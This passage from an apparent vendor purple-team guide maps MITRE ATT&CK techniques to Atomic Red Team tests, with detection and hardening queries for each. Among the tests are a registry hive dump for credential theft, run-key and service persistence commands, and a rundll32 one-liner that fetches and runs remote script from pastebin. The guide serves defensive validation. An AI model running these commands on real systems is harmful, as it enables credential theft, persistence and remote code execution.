reg save HKLM\security security
```

### What's Gained if Successful?

SAM is a database file that contains local accounts for the host, once obtained the database can be processed to retrieve hashes for the adversary to elevate privileges.

## Step 2: Validate Coverage, Identify Gaps

### Did you alert on this test?



Monitor processes and command-line arguments for program execution that may be indicative of credential dumping. Remote access tools may contain built-in features or incorporate existing tools like Mimikatz.

### Do you have the telemetry to define an alert?


- Process Cmdline
- Process Monitoring

### Will this alert cause false positives?

## Step 3: Identify and Implement Mitigations

### Can you block it?

Yes, Credentials are so valuable that, sometimes, acquiring them is the entire goal of an attack. It would be imperative to restrict this activity when observed in your organization.



### BONUS: Can you interrogate your environment to get more information?

Since credentials are a valuable asset to adversaries there are several windows based protections that are best practice to ensure they are in the appropriate status. Using the Live Query capability on our platform, verify the following:

**Is restricted admin mode disabled?** [Learn more](#)

```
SELECT name,type, CASE cnt WHEN 1 THEN "DISABLED" ELSE "ENABLED" END "LSA Restricted Admin Protection", datetime(mtime,"unixepoch","localtime") AS last_registry_write FROM (SELECT *,COUNT(*) AS cnt FROM registry WHERE Path='HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\LSA\\DisableRestrictedAdmin' AND data = 0);
```

**Is Wdigest Disabled to protect pulling plaintext credentials?** [Learn more](#)

```
SELECT name,type, CASE cnt WHEN 0 THEN "DISABLED" ELSE "ENABLED" END "Wdigest LSASS Protection", CASE WHEN (SELECT name FROM os_version) LIKE ("%Windows 7%" OR "%Windows 2008%") AND (SELECT hotfix_id FROM patches) != "KB2871997" THEN "TRUE" ELSE "FALSE" END "KB2871997 Needed", DATETIME(mtime,"unixepoch","localtime") AS last_registry_write FROM (SELECT *,COUNT(*) AS cnt FROM registry WHERE path='HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest\\UseLogonCredential');
```

**Verify LSA protections are enabled.** [Learn more](#)

```
SELECT name,type,CASE cnt WHEN 0 THEN "DISABLED" ELSE "ENABLED" END "LSM Protection", datetime(mtime,"unixepoch","localtime") AS last_registry_write FROM (SELECT *,COUNT(*) AS cnt FROM registry WHERE path='HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\LSA\\RunAsPPL');
```

- **Identify cleartext passwords exposed using unencrypted LDAP authentications.** [Learn more](#)

```
SELECT p.name, lp.port, lp.address, p.pid FROM listening_ports as lp JOIN processes as p USING (pid) WHERE lp.port = '389';
```

- **Check for weak authentication types in your organization.** [Learn more](#)

```
SELECT CASE COUNT(*) WHEN 0 THEN "FALSE" ELSE "TRUE" END "NTLMv2 Only Enabled" FROM registry WHERE path='HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Control\\Lsa\\LMCompatibilityLevel' AND data != 5;
```

## T1060 REGISTRY RUN KEYS / START FOLDER

**Persistence Stage.**

**Why T1060 Matters:** Adding an entry to the “run keys” in the Registry or startup folder will cause the program referenced to be executed when a user logs in. These programs will be executed under the context of the user and will have the account’s associated permissions level.

The following run keys are created by default on Windows systems:

```
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce
HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce
```

The following Registry keys can be used to set startup folder items for persistence:

```
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\User Shell Folders
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders
HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders
HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\User Shell Folders
```

Adversaries can use these configuration locations to execute malware, such as remote access tools, to maintain persistence through system reboots. Adversaries may also use Masquerading to make the Registry entries look as if they are associated with legitimate programs.

For full description: [MITRE Reference](#)

## Step 1: Test Technique

### T1060 Atomic Test – Reg Key Run

Run Key Persistence

Run it with Command Prompt.

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Atomic Red Team" /t REG_SZ /F /D "C:\Path\AtomicRedTeam.exe"
```

```
REG DELETE "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Atomic Red Team" /f
```

### T1060 – Reg Key RunOnce

RunOnce Key Persistence

Run it with command prompt.

```
REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d "C:\Path\AtomicRedTeam.dll"
```

```
REG DELETE HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /f
```

For more Atomic tests: [Atomic Test](#)

## Step 2: Validate Coverage, Identify Gaps

### Did you alert on this test?



### Do you have the telemetry to define an alert?

- Registry Monitoring
- File Monitoring

### Will this alert cause false positives?

Ensure that the alert will not flag known good software, patching tools or verified users.

## Step 3: Identify and Implement Mitigations

### Can you block it?

Registry changes happen frequently, you need to audit the creation, and deletion of registry changes within key locations to ensure the key is not being misused. In your endpoint security solution answer the following questions:

- **Who can or should modify your registry?**

**Create a File Integrity Monitoring Watchlist in VMware Carbon Black:**

Based on the results from this question, define a watchlist to monitor run key changes but excludes authorized users and processes.

```
((process_cmdline:"microsoft\windows\currentversion\run" OR process_cmdline:"microsoft\windows\currentversion\runonce" OR process_cmdline:"microsoft\windows\currentversion\runonceex")) -legacy:true)
```

Note – VMware Carbon Black can be built out for other file integrity monitoring (FIM) use cases that may be dictated by your auditors. Engage a VMware Carbon Black Sales Engineer for further details on how to define queries for auditing.

### BONUS: Can you interrogate your environment to get more information?

The purpose of modifying a registry is to establish persistence in your environment. Use VMware Carbon Black's Live Query capability to validate the autoruns on a known good system, then compare the results to look for potentially suspicious tasks across your enterprise.

```
SELECT * FROM autoexec;
```

## T1085 RUNDLL32

### Execution Stage.

**Why T1085 Matters:** The rundll32.exe program can be called to execute an arbitrary binary. Adversaries may take advantage of this functionality to proxy execution of code to avoid triggering security tools because of whitelists or false positives due to Windows using rundll32.exe for normal operations.

For full description: [MITRE Reference](#)

## Step 1: Test Technique

### T1085 Atomic Test – Rundll32 execute JavaScript Remote Payload with GetObject

Run it with command prompt.

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://pastebin.com/raw/aUF9SRPC");
```

**What's gained if successful?**

Rundll32 allows for adversaries to interpret Java in memory to evade common defenses.

For more Atomic tests: [Atomic Test](#)

## Step 2: Validate Coverage, Identify Gaps

### Did you alert on this test?



### Do you have the telemetry to define an alert?

- Registry Monitoring
- Process Cmdline
- Binary Metadata

### Will this alert cause false positives?

## Step 3: Identify and Implement Mitigations

### Can you block it?

Yes, the malicious usage of Rundll32 is something that should be blocked with in your organization, while the usage of Rundll32 should be allowed. In your endpoint security solution answer the following questions:

- Can you query for all rundll32 activity in the last 30 days?
- Are you able to control how rundll32 can be leveraged in your organization?
- Can you analyze full binary details of rundll32.exe to ensure its legitimacy?

General		File Details	
OS:	WINDOWS	File description:	Windows host process (Rundll32)
Architecture:	x86	File Version:	10.0.18362.1 (WinBuild.160101.0800)
Size:	61KB	Original filename:	RUNDLL32.EXE
Digital Signature		Internal filename:	rundll
Signature Status:	signed, verified, trusted, os, catalog_signed	Company name:	Microsoft Corporation
Publisher name:	Microsoft Windows	Product name:	Microsoft® Windows® Operating System
Signed time:	7:00:23 pm Jul 23, 2019	Product version:	10.0.18362.1
Issuer:	Microsoft Windows Production PCA 2011	Legal copyright:	© Microsoft Corporation. All rights reserved.
Paths		Endpoints	
c:\windows\system32\rundll32.exe		First seen:	DESKTOP-3B3C0EG at 12:27:41 pm Aug 23, 2019
		Last seen:	DESKTOP-3B3C0EG at 12:27:41 pm Aug 23, 2019
		Seen on:	1 Devices

# T1035 SERVICE EXECUTION

## Execution Stage.

**Why T1035 Matters:** Adversaries may execute a binary, command, or script via a method that interacts with Windows services, such as the Service Control Manager. This can be done by either creating a new service or modifying an existing service. This technique is the execution used in conjunction with New Service and Modify Existing Service during service persistence or privilege escalation. Note: Windows 10S has protections to prevent loading unsigned binaries or launching certain executables with in the context of a system service. This may begin to limit the effectiveness of this technique but it won't eliminate it entirely.

### How Service Execution can be leveraged:

- Start and stop services
- Use PsExec (or variants) to spread laterally
- Registry modification for service persistence

For full description: [MITRE Reference](#)

## Step 1: Test Technique

### T1035 Atomic Test – Execute a Command as a Service

Run it with command prompt.

```
sc.exe create ARTService binPath= "%COMSPEC% /c powershell.exe -nop -w hidden -command New-Item -ItemType File C:\rt-marker.txt"
sc.exe start ARTService
sc.exe delete ARTService
```

### What's gained if successful?

In this test we created a service that would execute an arbitrary command. This could be leveraged for execution, persistence or privilege escalation.

For more Atomic tests: [Atomic Test](#)

## Step 2: Validate Coverage, Identify Gaps

### Did you alert on this test?



### Do you have the telemetry to define an alert?

- Registry Modifications
- Process Cmdline

### Will this alert cause false positives?

## Step 3: Identify and Implement Mitigations

### Can you block it?

*No, the creation of services will happen frequently with in most organizations. To reduce your attack surface, in your endpoint security solution baseline the usage of sc.exe and net.exe;*

- Does this 'ARTService' exist elsewhere in your organization?
- Has this 'ARTService' run in the last 30 days?
- Who should be creating services in your environment?




**Review facets on the left-hand side to start refining the query further (i.e., is there a common parent process or user group we can remove from monitoring to create a higher fidelity query?). Save Query as a Watchlist – DO NOT alert.**

# One Platform for Your Endpoint Security

VMware Carbon Black Cloud consolidates multiple endpoint security capabilities using one agent and console, helping you operate faster and more effectively. As part of VMware's intrinsic security approach, VMware Carbon Black Cloud spans the system hardening and threat prevention workflow to accelerate responses and defend against a variety of threats.

## Cloud- Native Endpoint Protection Platform



### Endpoint standard – next-generation antivirus and behavioral EDR

Analyze attacker behavior patterns over time to detect and stop never-seen-before attacks, whether they are malware, fileless or living-off-the-land attacks.

### Managed detection – managed alert monitoring and triage

Gain 24-hour visibility from our security operations center of expert analysts, who provide validation, context into root cause and automated monthly executive reporting.

### Audit and remediation – real-time device assessment and remediation

Easily audit the current system state to track and harden the security posture of all your protected devices.

### Enterprise EDR – threat hunting and containment

Proactively hunt for abnormal activity using threat intelligence and customizable detections.



**vmware**® Carbon Black

VMware, Inc. 3401 HillView Avenue Palo Alto CA 94304 USA Tel 877-486-9273 Fax 650-427-5001 [vmware.com](http://vmware.com)  
Copyright © 2020 VMware, Inc. All rights reserved. This product is protected by U.S. and international copyright and intellectual property laws.  
VMware products are covered by one or more patents listed at [vmware.com/go/patents](http://vmware.com/go/patents). VMware and Carbon Black are registered trademarks or trademarks of VMware, Inc. and its subsidiaries in the United States and other jurisdictions. All other marks and names mentioned herein may be trademarks of their respective companies.